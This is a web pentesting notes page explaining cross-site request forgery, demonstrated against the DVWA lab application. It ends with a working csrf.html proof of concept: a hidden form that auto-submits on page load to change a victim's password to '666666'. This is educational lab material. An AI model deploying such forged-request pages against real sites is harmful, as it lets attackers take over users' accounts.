> For the complete documentation index, see [llms.txt](https://hackzzz.gitbook.io/welcome/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hackzzz.gitbook.io/welcome/everything-about-and-notes/web-pentesting/csrf-cross-site-requests-forgery.md).

# CSRF (Cross-site requests forgery)

<figure><img src="https://www.getastra.com/blog/wp-content/uploads/2017/05/csrf-cross-site-request-forgery.png" alt=""><figcaption></figcaption></figure>


* Requests are not validated at the server side
* server does not check if the user generated the request
* Requests can be forged and sent to users to make them do things that they don't want to do.

### Examples of CSRF

<figure><img src="https://1589701199-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fi9hCCmXtAKNvbIKRqULt%2Fuploads%2FQdckWsanz3mOnXU0ei3F%2Fcsrf_dvwa1.png?alt=media&amp;token=d439220b-cdc4-48cf-9ed2-854c03890921" alt=""><figcaption></figcaption></figure>

* We see that the Changing password form is not verifying if the user wants to do the following action.

<figure><img src="https://1589701199-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fi9hCCmXtAKNvbIKRqULt%2Fuploads%2Fq6c4Ex1oq4RcIolO3wTa%2Fcsrf_dvwa2.png?alt=media&amp;token=fd35f035-16a9-4f5a-9473-1a94b9e3e4a8" alt=""><figcaption></figcaption></figure>

* To start exploiting this we need to copy the **"new password form"** to paste it on our machine and start playing with it.

<figure><img src="https://1589701199-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fi9hCCmXtAKNvbIKRqULt%2Fuploads%2FRjmJNg5CMLONBoefcVfg%2Fcsrf_dvwa3.png?alt=media&amp;token=c0bc51ae-6e0d-47df-8134-2d58bbb3204c" alt=""><figcaption></figcaption></figure>

Above we can see that we are executing successfully **CSRF file**, now if we change the first **action parameter** to the URL of the web page where is this exact same form the data that the user inputs will be redirected to the site, and the password will be changed.&#x20;

<figure><img src="https://1589701199-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fi9hCCmXtAKNvbIKRqULt%2Fuploads%2FtY9qxH2Ln4ErVu801W4Y%2Fcsrf_dvwa4.png?alt=media&amp;token=939ea991-ab10-4599-ac84-abfd55781f37" alt=""><figcaption></figcaption></figure>

### Example CSRF changing password through a link

<figure><img src="https://1589701199-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fi9hCCmXtAKNvbIKRqULt%2Fuploads%2FoJmvCVxI1W19QAVPERnh%2Fcsrf_dvwa5.png?alt=media&amp;token=3d0b09f8-945a-4922-b0ac-1a827cbf67ca" alt=""><figcaption></figcaption></figure>

* Here we can see that making some changes to the form and start an **Apache web server** to load the **csrf.html**, we can make a user to click on it and its password will be changed.

Code example: ***csrf.html***

```
<form id=form1 action="http://192.168.1.1/dvwa/vulnerabilities/csrf/" method="GET"><br>

    <input type="hidden" autocomplete="off" name="password_new" value="666666">
    <input type="hidden" autocomplete="off" name="password_conf" value="666666">
    <input type="hidden" value="Change" name="Change">
    </form>

<script>document.getElementById('form1').submit();</script>
```